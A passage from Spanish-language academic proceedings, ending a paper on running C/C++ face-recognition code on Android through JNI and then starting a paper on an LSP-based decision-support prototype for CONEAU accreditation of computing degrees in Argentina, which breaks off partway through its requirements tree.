La instalación se realizó mediante la copia del archivo instalador (apk) desde un pendrive al teléfono. En este caso hay que configurar antes de instalar que esté habilitada la instalación desde fuentes desconocidas y posteriormente a la instalación habilitar los permisos de escritura de la memoria y el uso de la cámara desde ajustes → aplicaciones → programaIdentificación → permisos

En ambos anduvo correcta y los tiempos de procesamientos son muy similares.



Figura 5 Prueba de la aplicación en los dos dispositivos

En la Figura 5 se puede observar la misma aplicación corriendo en dos teléfonos en los que se la probó. En ambos se puede apreciar que se practicó un reconocimiento positivo.

En la Figura 6 se exhibe un reconocimiento que es incorrecto y en la Figura 7 se busca incorporar el rostro que no reconoció a la base de imágenes y el correspondiente entrenamiento en los 3 algoritmos de reconocimiento. Se puede agregar un rostro que ya se reconoció y esto es útil porque mejora el reconocimiento en identificaciones futuras.

La Figura 8 muestra el caso cuando no hay un rostro humano en la imagen, en este caso no se puede practicar ningún tipo de identificación.



Figura 6 Reconocimiento incorrecto




Figura 8 No se detectó ningún rostro humano



Figura 7 Incorporación de un nuevo rostro

5 Conclusiones

Se pudo reutilizar el código que fue creado en otra oportunidad y fue escrito en C/C++ en un sistema operativo que admite Java como lenguaje de programación (Android).

La configuración del proyecto que se debe crear en Android Studio para poder usar la JNI presentó cierto grado de dificultad porque las IDE's y los instructivos oficiales no siempre están del todo actualizados, esto se suma a la hecho de que Android tiene cambios de versiones en tiempos muy cortos y cada una de ellas presentan cambios importantes como la administración de permisos y el nombre de la ubicaciones de los dispositivos de almacenamiento.

La depuración de errores en tiempo de ejecución del código escrito en C/C++ es compleja porque el compilador (NDK) tiene dos estados: compila o no compila, pero usando el Android Monitor con el celular conectado en la computadora se puede subsanar ya que da una idea de donde se genera la interrupción del programa.

Teniendo en cuenta las recomendaciones de instalación y configuración, el código es estable y se ejecuta rápidamente, además de acortar los tiempos de desarrollo ya que se puede utilizar el mismo código (o por lo menos más del 90%) en distintos sistemas operativos.

Este trabajo da pie para extender la aplicación a la detección de objetos arbitrarios que no sean rostros, como por ejemplo la detección de patentes,

reconocimiento de autos, control de cantidad de piezas parecidas entre otras. Esta es la futura línea de esfuerzos con la que se pretende trabajar.

6 Referencias

- [1] Pugliani Pablo y Vera Elizabeth, “Análisis Comparativo en Múltiples Plataformas de los Principales Métodos Holísticos Usados para la Identificación de Rostros”, *CoNAIISI 2014* pp. 174-184
- [2] Viola, P. and Jones, M., “*Rapid Object Detection Using a Boosted Cascade of Simple Features*”, *Computer Vision and Pattern Recognition IEEE*, I-511-I-518 vol.1, 2001
- [3] Toshiyuki Sakai, Makoto Nagao y Takeo Kanade, “Computer Analysis And Classification Of Photographs Of Human Face”, *First USA-JAPAN Computer Conference*, 1973 pp. 55-62
- [4] R. Brunelli y T. Poggio, “Face Recognition through Geometrical Features”, *IN EUROPEAN CONFERENCE ON COMPUTER VISION (ECCV)*, pp. 792-800, 1992
- [5] Wiskott, L. and Fellous, J.-M. and Kuiger, N. y Von der Malsburg, C., “Face recognition by elastic bunch graph matching”, *IEEE Transactions on Pattern Analysis and Machine Intelligence*, pp. 775-779, 1997
- [6] T.F. Cootes, G.J. Edwards y C.J. Taylor, “Active Appearance Model”, *ECCV*, Vol. 2 ,pp.484-498, 1998
- [7] M. Turk and A. Pentland, “Eigenfaces for recognition”. *Journal of Cognitive Neuroscience*, pp. 71–86, 1991
- [8] Peter N. Belhumeur, Joao P. Hespanha, David J. Kriegman, Eigenface vs. Fisherface: Recognition Using Class Specific Linear Projection, *IEEE Transactions on Pattern Analysis and Machine Intelligence*, Vol. 19, pp. 711-720, 1997
- [9] Timo Ahonen , Abdenour Hadid , Matti Pietikäinen, “Face recognition with local binary patterns”, *ECCV*, pp. 469-489, 2004
- [10] Wenkai Wu, Qing He, Yongkang Wang, Youpan Hu and others “An improved method of Vibe for motion detection based on Android systems”, *Robotics and Biomimetics (ROBIO), 2013 IEEE International Conference on 2013* Added to IEEE Xplore: 17 March 2014
- [11] Android NDK, <https://developer.android.com/ndk/index.html> visitada en junio 2017
- [12] Yang, Allan Y. and Wright, John and Ma, Yi and Sastry, S. Shankar, “Feature Selection in Face Recognition: A Sparse Representation Perspective”, *EECS Department, University of California, Berkeley* Vol. 19, pp. 99, 1997

Soporte en la Toma de Decisiones para la Evaluación de Carreras de Grado

Ana Funes, Mario Berón, Aristides Dasso
Universidad Nacional de San Luis
Ejército de los Andes 950
5700 San Luis
Argentina
{afunes, mberon, arisdas}@unsl.edu.ar

Resumen

El proceso de acreditación de una carrera de grado en la Argentina es llevado a cabo por la Comisión Nacional de Evaluación y Acreditación Universitaria (CONEAU). Dicho proceso involucra varias etapas, una de las cuales corresponde al proceso de evaluación, que es llevado a cabo por un comité de pares expertos, quienes tienen acceso a la información provista por la institución anfitriona de la carrera a acreditar.

Es responsabilidad de estos expertos llevar a cabo un análisis que permita determinar el grado de ajuste de la carrera al perfil de calidad, todo esto en base a los estándares fijados en distintas resoluciones ministeriales.

Este proceso resulta complejo, debido al gran volumen de información que las instituciones deben presentar a través del aplicativo CONEAU Global y a la variedad de criterios que deben ser satisfechos no solo por las carreras sino también por las instituciones anfitrionas.

Teniendo en cuenta esta dificultad, en este trabajo presentamos un primer prototipo de un sistema para la toma de decisiones, que permite guiar a los expertos en la tarea de evaluación de carreras en Informática de acuerdo a los estándares establecidos por CONEAU.

1. Introducción

Existen varios organismos nacionales e internacionales que proveen diferentes métodos y guías para llevar a cabo evaluaciones de instituciones académicas así como de sus currículas. Dichas guías, políticas y métodos son usadas, en algunos casos, para certificar instituciones y/o sus carreras así como para producir rankings de las mismas [8]. En este sentido, existe un número de organismos dedicados a establecer rankings de universidades siguiendo variados y diferentes criterios [1], [18], [17].

La Association of American Universities considera la aplicación de las Métricas Estrella [3] para evaluar diferentes aspectos de las instituciones a diferentes niveles. En [4][9][10][16] se pueden encontrar varios ejemplos de métodos de evaluación aplicados en

distintos países. Otros estándares y modelos son descriptos en [13].

También existen otros organismos profesionales, tales como la American Evaluation Association, dedicados a la aplicación y exploración de la evaluación de programas, de personal, de tecnologías y muchas otras formas de evaluación [2].

En Argentina, la Comisión Nacional de Evaluación y Acreditación Universitaria (CONEAU) es el organismo gubernamental que tiene la tarea de evaluar y acreditar las carreras e instituciones universitarias que operan en el sistema universitario argentino [5].

El proceso de acreditación de una carrera de grado por parte de CONEAU comprende varias etapas, las que se encuentran normadas en los procedimientos y pautas para la acreditación de carreras de grado de la ordenanza N° 058/11 de CONEAU [7]. Dichas etapas son llevadas a cabo en el siguiente orden: 1) Convocatoria; 2) Formalización; 3) Autoevaluación; 4) Presentación de la Solicitud; 5) Actuación de los comités de pares; 6) Proceso de toma de decisiones; 7) Reconsideración.

En la quinta etapa, correspondiente a la actuación de los comités de pares, es cuando los comités hacen un análisis de la autoevaluación de cada carrera que se ha presentado a la convocatoria, realiza una visita a la sede de las carreras en los casos en los que correspondiera, elabora informes de evaluación y un análisis de consistencia de los mencionados informes.

Cada informe de evaluación debe estar bien fundado, explicitando los aspectos favorables y desfavorables de la carrera en cuestión. Además, debe realizar recomendaciones para el mejoramiento de la calidad de la carrera de acuerdo con los procedimientos establecidos por la CONEAU, así como deberá expresar una opinión respecto de la acreditación de la carrera.

Para cada una de las etapas, la CONEAU proporciona los instrumentos necesarios para su desarrollo. Estos comprenden las resoluciones ministeriales que recogen los acuerdos del plenario del Consejo de Universidades y que contienen los estándares y demás requisitos previstos en la ley de Educación Superior (Ley N° 24.521, art. 43) [14] para las carreras de grado de interés público. La Resolución ME N° 786/09 [15] define los estándares, los contenidos curriculares básicos, la carga horaria mínima, los criterios de intensidad de la formación práctica y las actividades profesionales reservadas para los títulos de Licenciado en Ciencias de la Computación, Licenciado

en Sistemas/Sistemas de Información/Análisis de Sistemas, Licenciado en Informática, Ingeniero en Computación e Ingeniero en Sistemas de Información/Informática.

Cabe señalar que la recomendación emitida por CONEAU será una de las siguientes tres posibilidades:

- a. *Acreditación por un período de seis años* para aquellas carreras que cumplan con el perfil previsto por los estándares.
- b. *Acreditación por un período de tres años* para aquellas carreras que a pesar de no haber logrado el perfil previsto por los estándares, presenten elementos suficientes para considerar que el desarrollo de los planes de mejoramiento permitirá alcanzarlo en un plazo razonable.
- c. *No acreditación* (con o sin aplicación del artículo 76 de la ley 24.521¹), para aquellas carreras que no cumplan con los criterios de calidad previstos y cuyos planes de mejoramiento sean considerados no factibles o insuficientes para poder alcanzar el perfil de calidad fijado en la resolución ministerial.

En consecuencia, es de primordial importancia que el proceso de evaluación sea llevado de la mejor manera posible, para garantizar que las carreras conforman con los requisitos establecidos por CONEAU. Por lo tanto, no solo es imperativo asegurar que evaluadores y evaluados conozcan claramente los estándares y criterios empleados sino que además los evaluadores cuenten con alguna herramienta que los ayude y los guíe en el proceso de evaluación.

Teniendo en cuenta esta motivación, en este trabajo proponemos el uso de un sistema de soporte de decisiones (DSS, por sus siglas en inglés) a la vez que presentamos el modelo LSP subyacente. Describimos los resultados de una primera etapa de trabajo en donde se ha ideado un prototipo para un sistema de toma de decisiones para la evaluación y acreditación de carreras de grado en Informática en Fase Uno, el cual toma como punto de partida los estándares, los contenidos curriculares básicos, la carga horaria mínima, los criterios de intensidad de la formación práctica y las actividades profesionales reservadas para cada uno de los títulos en Informática reconocidos por el Ministerio de Educación. Dicho sistema guía al evaluador en la navegación de la documentación cargada en el aplicativo CONEAU Global [5], a través de sus distintos menús, reportes, anexos, etc. a la vez que va realizando evaluaciones parciales de cada uno de los criterios para finalmente entregar un indicador global.

Para el proceso de recomendación, el prototipo emplea un modelo de evaluación subyacente el cual ha sido desarrollado siguiendo al método LSP (Logic Score of Preferences) [10][11][12]. LSP es un método cuantificable que reduce la subjetividad que se encuentra presente la mayor parte de las veces en un proceso de evaluación. Se basa en el empleo de una lógica continua

¹ El art. 76 expresa: "Cuando una carrera que requiera acreditación no la obtuviere, por no reunir los requisitos y estándares mínimos previamente establecidos, la CONEAU podrá recomendar que se suspenda la inscripción de nuevos alumnos en la misma, hasta que se subsanen las deficiencias encontradas, debiéndose resguardar los derechos de los alumnos ya inscriptos que se encontraren cursando dicha carrera."

que permite el uso de funciones complejas de evaluación para la creación de modelos precisos y adaptables a los estándares de calidad requeridos para las instituciones universitarias y sus currículas.

El resto del trabajo se encuentra organizado de la siguiente manera: en la sección 2 se describen brevemente los sistemas de toma de decisiones y el método LSP. La sección 3 presenta una descripción general del prototipo del sistema de toma de decisiones y presenta el modelo LSP sobre el cual se basa el DSS para dar las recomendaciones. Finalmente, la sección 4 cierra el trabajo con las conclusiones y el trabajo futuro.

2. Conceptos Previos

En los apartados 2.1 y 2.2 se describen los conceptos subyacentes a los sistemas de toma de decisiones y al método de evaluación multicriterio LSP.

2.1. Los Sistemas de Soporte a la Toma de Decisiones

Si bien no existe una definición universalmente aceptada, los sistemas de soporte a la toma de decisiones (DSS) nacen de la necesidad de solucionar problemas complejos para mejorar el desempeño de las organizaciones. Son sistemas interactivos basados en computadoras que ayudan a los tomadores de decisiones a que un proceso sea exitoso, por medio del uso de tecnologías de comunicación, datos, documentos, conocimiento y modelos.

Los DSS incorporan datos y modelos, son diseñados para ayudar en los procesos de decisión, sin reemplazar al usuario humano sino apoyándolo en la toma de decisiones.

Los DSS permiten apoyar procesos de toma de decisiones estructuradas y no estructuradas. Las decisiones estructuradas son aquellas en las que ya existen procedimientos claramente definidos, mientras que las decisiones no estructuradas no existe una forma definida de cómo hacerlo. En los problemas no estructurados, la intuición humana es frecuentemente la base de la toma de decisiones. Ejemplos típicos son la planificación de nuevos servicios, la contratación de personal, la selección de un conjunto de proyectos de investigación y desarrollo o la evaluación de una carrera de grado.

Según [19], los DSS proveen modelos para la porción del proceso de toma de decisiones que es estructurada, mejorando la calidad de la información sobre la cual las decisiones son tomadas y brindando más de una solución. Esto ayuda a comprender mejor la naturaleza del problema y permite una mejor toma de decisiones.

Otras características de estos sistemas es que cuentan con interfaces amigables, con respuestas en tiempo real, fáciles de aprender y utilizar por el usuario final y pueden dar apoyo en todas las fases del proceso de toma de decisiones.

La capacidad de un sistema de soporte de decisiones puede ir desde un sistema pasivo, que sólo guíe al evaluador en la navegación de la documentación presentada dentro de CONEAU Global para el proceso

de toma de decisiones pero que no lleve a cabo ninguna decisión explícita, a un sistema de toma de decisiones activo con capacidad para dar recomendaciones, sugerencias o soluciones.

2.2. El Método de Evaluación LSP

El método LSP [10][11][12] puede ser usado para evaluar cualquier tipo de sistema complejo, en particular puede ser empleado en el proceso de evaluación de carreras universitarias.

LSP es un método que permite la realización de funciones de criterio complejas y su aplicación en la evaluación, optimización, comparación y selección de sistemas.

Siendo que no se trata de un simple método aditivo es especialmente útil en aquellos casos donde hace falta incorporar criterios de decisión complejos en el proceso de evaluación.




Figura 1. Una visión del proceso de evaluación del método LSP

En este trabajo, el método LSP ha sido aplicado para construir un modelo de análisis de preferencias orientado a la evaluación de carreras de grado, el cual es usado por el DSS propuesto.

Como punto de partida en LSP, se deben determinar claramente cuáles son los requerimientos del usuario, los que involucran los principales atributos del sistema bajo evaluación. Estos atributos son llamados *variables de performance*. Cada una de estas variables debe ser transformada en una *preferencia elemental* por medio de funciones llamadas *criterios elementales*.

Un criterio elemental es una función que transforma un valor (número real) correspondiente a la evaluación de una variable de performance en un valor en el intervalo $[0,100]$ llamado *preferencia elemental*. Cada *preferencia elemental* representa el grado de satisfacción o cumplimiento con respecto al requerimiento representado por la variable en cuestión. Cuando se definen los diferentes *criterios elementales*, es importante contar con alguna experiencia previa para

determinar el rango de aceptación para cada variable de performance.

Una vez identificadas todas las variables de performance del sistema y definido todos los criterios elementales, las preferencias elementales son empleadas como entrada a la *función de criterio LSP*. Dicha función devuelve un único indicar global del grado de satisfacción o cumplimiento de todos los requisitos del sistema. La función de criterio LSP se construye agregando preferencias por medio de un proceso iterativo. Agregar preferencias significa reemplazar un grupo de preferencias (las preferencias de entrada) por una única preferencia (la preferencia de salida). La preferencia de salida denota el grado de satisfacción del usuario con respecto a todo el grupo de preferencias de entrada. Una visión condensada del método es mostrada en la figura 1.

Un paso importante cuando se construye el modelo de evaluación es la calibración de la función de criterio LSP, donde es importante tener en cuenta las necesidades del usuario final. El proceso de calibración representa una de las fases más compleja en todo el proceso de modelado. La preferencia global G_0 , obtenida como la salida de la función LSP, debe ser el resultado de la combinación de las preferencias, tomando en cuenta no solo la importancia relativa de cada preferencia sino también la relación lógica entre ellas.

Una vez que la calibración de la función de criterio LSP ha concluido, se procede a usar el modelo para evaluar cada sistema, ingresando el conjunto de valores correspondiente a cada una de las variables de performance X_i para obtener no solo la preferencia global G_0 sino también preferencias parciales.

Los pasos que prescribe el método pueden ser resumidos en los siguientes:

- Desarrollo del árbol de requerimientos del usuario.
- Definición de los criterios elementales
- Agregación of preferencias
- Recolección de datos y evaluación

3. Prototipo de Soporte en la Toma de Decisiones

La arquitectura del sistema propuesto, la cual está basada en el método de evaluación multicriterio LSP descrito en la sección precedente, se muestra en la figura 2. Como es posible observar, cuenta con dos partes claramente diferenciadas: un "front-end" y un "back-end".

El "front-end" hace posible que el proceso de evaluación pueda ser adaptado a diferentes carreras de grado, en particular, se ha pensado para los títulos de Licenciado en Ciencias de la Computación, Licenciado en Sistemas/Sistemas de Información/Análisis de Sistemas, Licenciado en Informática, Ingeniero en Computación e Ingeniero en Sistemas de Información/Informática.




Figura 2: Arquitectura de DSS

El “front-end” agrupa las etapas de LSP que permiten la personalización del proceso de asistencia a la evaluación como son: la construcción del árbol de requerimientos, la definición de los criterios elementales y la agregación de las preferencias, las cuales se encuentran descritas en la sección 3.1. Es claro que cada uno de los modelos resultantes de las etapas antes mencionadas son adaptables ya que, dependiendo de la carrera que se trate, el árbol de requerimientos y los criterios elementales pueden cambiar y, de acuerdo a la experiencia del evaluador y los criterios preestablecidos por las instituciones de acreditación de carreras nacionales, la agregación de los criterios también será diferente para cada situación.

La salida del “front-end” se almacena en una base de datos para que la misma pueda ser utilizada por el “back-end”.

El “back-end” aplica un algoritmo de evaluación que, a través de la utilización de la información elaborada en el “front-end”, junto a otras fuentes de información, como por ejemplo material proporcionado por las universidades a través del sistema CONEAU Global [5], y la participación del evaluador, produce como resultado un valor que indica el nivel de adecuación a los requisitos de calidad para la evaluación de la carrera tal como fueron formulados en el “front-end”.

El “back-end” recupera la estructura de agregación pertinente, calcula y aplica un algoritmo de evaluación que hace posible obtener las preferencias parciales y una preferencia global que indica el nivel de satisfacción de todos los requisitos. Para el cálculo del nivel de satisfacción, el “back-end” hace uso de información relacionada con la institución provista por la CONEAU y de la participación del evaluador.

Una vez obtenida la preferencia global es posible visualizar la misma, como así también los resultados intermedios (preferencias parciales, necesarias para la obtención de la preferencia global), a través de la

utilización de técnicas de visualización de la información. Finalmente, el sistema, basándose en la información utilizada y los resultados obtenidos, marca posibles déficits y propone recomendaciones.

Durante el proceso de evaluación, el sistema guía al evaluador dentro del aplicativo CONEAU Global a través de los ítems, menús, reportes y/o anexos para su lectura, análisis y obtención de evaluaciones parciales de cada uno de dichos requisitos.

En la sección siguiente se describe el modelo LSP utilizado por el prototipo. Dado que no todas las carreras comparten los mismos criterios sino que en los anexos de la Resolución N°786/09 se encuentran agrupadas en diferentes grupos, ha sido necesario desarrollar 5 modelos diferentes que, si bien difieren en algunos criterios, comparten la mayor parte de los mismos.

3.1. El Modelo LSP Subyacente

En esta sección explicamos el proceso que hemos seguido para obtener uno de los cinco modelos LSP que emplea el DSS, el cual es común a las carreras de Licenciatura en Sistemas, Licenciatura en Sistemas de Información y Licenciatura en Análisis de Sistemas.

A medida que se lleva adelante el proceso de evaluación de una carrera, este modelo permite ir obteniendo indicadores parciales hasta llegar a la obtención de un indicador final en la forma de un valor en el intervalo [0, 100], el que puede ser empleado por el evaluador como un indicador del porcentaje de adecuación de la carrera a los estándares mínimos de calidad y decidir si la carrera acredita o no. El umbral de aceptación debe ser fijado una vez que el modelo ha sido puesto a punto.

3.1.1. Árbol de Requerimientos. La primera etapa que prescribe el método LSP conduce a la creación de un árbol de requerimientos. Para su obtención, se aplica un proceso de descomposición jerárquica en el que se

comienza identificando los principales grupos de requerimientos. Luego, a través de sucesivas descomposiciones, cada grupo es descompuesto en subgrupos. Las hojas del árbol corresponden a lo que el método llama variables de performances, que son los atributos observables y medibles por el evaluador.

Para la construcción del árbol de requerimientos se han considerado como requisitos mínimos a ser cubiertos por la carrera los estándares para la acreditación, los contenidos curriculares básicos, la carga horaria mínima,

los criterios de intensidad de la formación práctica y las competencias profesionales, todos ellos establecidos por el Ministerio de Educación en su Resolución N°786/09 [15] así como la información solicitada en el CONEAU Global. Como se explicó en la sección 3, el árbol de requerimientos es configurable por el evaluador en el “front-end” y, por lo tanto, se puede adaptar a nuevos requisitos si se cree pertinente. El árbol propuesto es mostrado en la figura 3.

1. Contexto Institucional
 - 1.1. Misión
2. Unidad Académica
 - 2.1. Oferta académica
 - 2.1.1. De pre grado
 - 2.1.2. De grado
 - 2.1.3. De posgrado
 - 2.2. Estructura y Organización
 - 2.2.1. Adecuación de la Estructura organizativa de la UA
 - 2.2.2. Adecuación del CV del Responsable de la Unidad Académica
 - 2.2.3. Existencia de comisiones (planes de estudios, alumnos graduados, investigación, extensión) a nivel de la UA que tengan incidencia en la carrera
 - 2.2.4. Personal técnico administrativo jerárquico
 - 2.2.5. Personal del apoyo
 - 2.2.5.1. Estructura
 - 2.2.5.2. cantidad
 - 2.2.6. Existencia de sistemas de registro y procesamiento de la información académico-administrativa seguros, confiables, eficientes y actualizados.
 - 2.2.7. Existencia de mecanismos de evaluación docente
 - 2.3. Políticas Institucionales
 - 2.3.1. Perfeccionamiento del personal.
 - 2.3.1.1. Políticas vigentes relacionadas con la actualización y el perfeccionamiento del personal docente y de apoyo.
 - 2.3.1.2. Actividades desarrolladas para el personal docente en la Unidad Académica, en los últimos 3 años.
 - 2.3.1.3. Actividades desarrolladas para el personal de apoyo en la Unidad Académica, en los últimos 3 años
 - 2.3.1.4. Existencia de normativa adecuada
 - 2.3.2. Desarrollo Científico y Tecnológico
 - 2.3.2.1. Políticas vigentes relacionadas con las actividades de investigación científica y desarrollo tecnológico
 - 2.3.2.2. Existencia de normativa adecuada
 - 2.3.3. Extensión, cooperación interinstitucional y vinculación con el medio.
 - 2.3.3.1. Políticas vigentes relacionadas con las actividades de extensión, cooperación interinstitucional y vinculación con el medio.
 - 2.3.3.2. Existencia de normativa adecuada
 - 2.4. Alumnos y Graduados
 - 2.4.1. Adecuación de los requisitos de admisión para los postulantes de carreras de grado
 - 2.4.2. Sistema de ingreso
 - 2.4.2.1. Existe algún procedimiento de preparación para el ingreso?
 - 2.4.2.2. Tiene examen condicionante para el ingreso?
 - 2.4.2.3. Adecuación del procedimiento
 - 2.4.3. Programas de becas
 - 2.4.4. Acciones para impulsar el perfeccionamiento de graduados
 - 2.4.5. Adecuación de condiciones de regularidad de alumnos
 - 2.4.6. Resguardo de actas de examen
 - 2.4.7. Mecanismos de difusión sobre el funcionamiento de la institución y sobre el perfil del egresado que establece la carrera.
 - 2.4.8. Programas para el bienestar de la comunidad universitaria referidos a salud, áreas de deportes, recreación y cultura
 - 2.4.9. Evolución de postulantes en los últimos 8 años en todas las carreras de la UA

- 2.4.10. Evolución de ingresantes en los últimos 8 años en todas las carreras de la UA
- 2.4.11. Evolución de cantidad de alumnos en los últimos 8 años en todas las carreras de la UA
- 2.4.12. Evolución de egresados en los últimos 8 años en todas las carreras de la UA
- 2.5. Infraestructura
 - 2.5.1. Adecuación del equipamiento para el apoyo didáctico
 - 2.5.2. Adecuación de los centros de documentación
 - 2.5.2.1. Horarios de atención
 - 2.5.2.2. Acervo bibliográfico relacionado con las temáticas de la carrera disponible en la biblioteca y los centros de documentación a los que accede la carrera
 - 2.5.2.3. Características físicas de la biblioteca y los centros de documentación
 - 2.5.2.4. Personal disponible, su formación y las tareas que se desarrollan.
 - 2.5.2.5. Redes de información disponibles
 - 2.5.2.6. Servicios ofrecidos (internet, préstamos, fotocopias, etc.)
 - 2.5.3. Inmuebles
 - 2.5.4. Ámbitos de formación práctica (laboratorios, talleres, etc.)
- 2.6. Investigación
 - 2.6.1. Cantidad de proyectos vigentes en el último año vinculados temáticamente con la carrera
 - 2.6.2. Cantidad de proyectos finalizados
 - 2.6.3. Impacto y resultados de los proyectos en el proceso formativo de la carrera
 - 2.6.4. Adecuación del nro. de docentes de la carrera, dedicaciones y formación que participan en los proyectos
 - 2.6.5. Participación de alumnos en los proyectos
 - 2.6.6. Relación entre producción de resultados (publicaciones en revistas con o sin arbitraje, libros, capítulos de libro, presentaciones a congresos y seminarios, patentes, etc.) y cantidad de docentes involucrados en ellos.
- 2.7. Vinculación con el medio
 - 2.7.1. Cantidad de proyectos y actividades vigentes y finalizados durante el último año;
 - 2.7.2. Cantidad de docentes involucrados y sus dedicaciones;
 - 2.7.3. Cantidad de alumnos de la carrera que participan;
 - 2.7.4. Impacto en la comunidad de cada una de las actividades desarrolladas.
- 2.8. Convenios
 - 2.8.1. Cantidad
 - 2.8.2. Diversidad
- 3. Carrera
 - 3.1. Organización
 - 3.1.1. Datos generales
 - 3.1.1.1. Antigüedad de la carrera
 - 3.1.2. Estructura de gobierno
 - 3.1.2.1. Antecedentes del Responsable de la carrera
 - 3.1.2.2. Comisiones de planificación y seguimiento de la carrera
 - 3.1.2.3. Plan de desarrollo
 - 3.1.2.3.1. A corto plazo
 - 3.1.2.3.2. A largo plazo
 - 3.2. Planes de estudio
 - 3.2.1. Planes de estudio vigentes
 - 3.2.1.1. Perfil
 - 3.2.1.2. Coherencia entre título, formación y alcances.
 - 3.2.1.3. Porcentaje de contenidos curriculares cubiertos
 - 3.2.1.4. Cargas horarias mínimas
 - 3.2.1.4.1. Carga Total
 - 3.2.1.4.2. Ciencias Básicas
 - 3.2.1.4.3. Teoría de la Computación
 - 3.2.1.4.4. Algoritmos y Lenguajes
 - 3.2.1.4.5. Arquitectura, Sistemas Operativos y Redes
 - 3.2.1.4.6. Ing. de Software, Bases de Datos y Sist. de Información
 - 3.2.1.4.7. Aspectos Profesionales y Sociales
 - 3.2.1.5. Diseño y estructura curricular
 - 3.2.1.5.1. Especifica ciclos
 - 3.2.1.5.2. Especifica áreas
 - 3.2.1.5.3. Especifica asignaturas
 - 3.2.1.5.4. Especifica actividades previstas
 - 3.2.1.5.5. Constituye una estructura integrada y racionalmente organizada
 - 3.2.1.6. instancias existentes de integración horizontal y vertical

- 3.2.1.7. Incluye formación experimental de laboratorio, taller y/o campo
- 3.2.1.8. Incluye actividades de resolución de problemas del mundo real
- 3.2.1.9. Incluye actividades de proyecto y diseño de sistemas informáticos
- 3.2.1.10. Incluye instancias supervisadas de práctica profesional/trabajo final
- 3.2.1.11. Incluye Inglés
- 3.2.1.12. Formación práctica
 - 3.2.1.12.1. carga horaria
 - 3.2.1.12.2. ámbitos y equipamiento utilizados
 - 3.2.1.12.3. existencia de instrucción sobre procedimientos de seguridad y bioseguridad
 - 3.2.1.12.4. supervisión de las actividades
- 3.2.1.13. modalidades de evaluación previstas
- 3.2.1.14. Programas
 - 3.2.1.14.1. objetivos
 - 3.2.1.14.2. contenidos
 - 3.2.1.14.3. descripción de actividades teóricas
 - 3.2.1.14.4. descripción de actividades prácticas
 - 3.2.1.14.5. bibliografía
 - 3.2.1.14.6. metodología de enseñanza
 - 3.2.1.14.7. formas de evaluación
- 3.2.2. Plan de transición
 - 3.2.2.1. estrategias de transición definidas
 - 3.2.2.2. resultados de estrategias
- 3.3. Cuerpo académico
 - 3.3.1. Cargos
 - 3.3.1.1. Categoría: 1. Profesor Titular
 - 3.3.1.1.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.1.2. Cantidad de cargos a la fecha
 - 3.3.1.2. Categoría: 2. Profesor Asociado
 - 3.3.1.2.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.2.2. Cantidad de cargos a la fecha
 - 3.3.1.3. Categoría: 3. Profesor Adjunto
 - 3.3.1.3.1. Cantidad de cargos 5 años antes de la acreditación
 - 3.3.1.3.2. Cantidad de cargos a la fecha
 - 3.3.1.4. Categoría: 4. Jefe de Trabajos Prácticos
 - 3.3.1.4.1. Cantidad de cargos 5 años antes de la acreditación
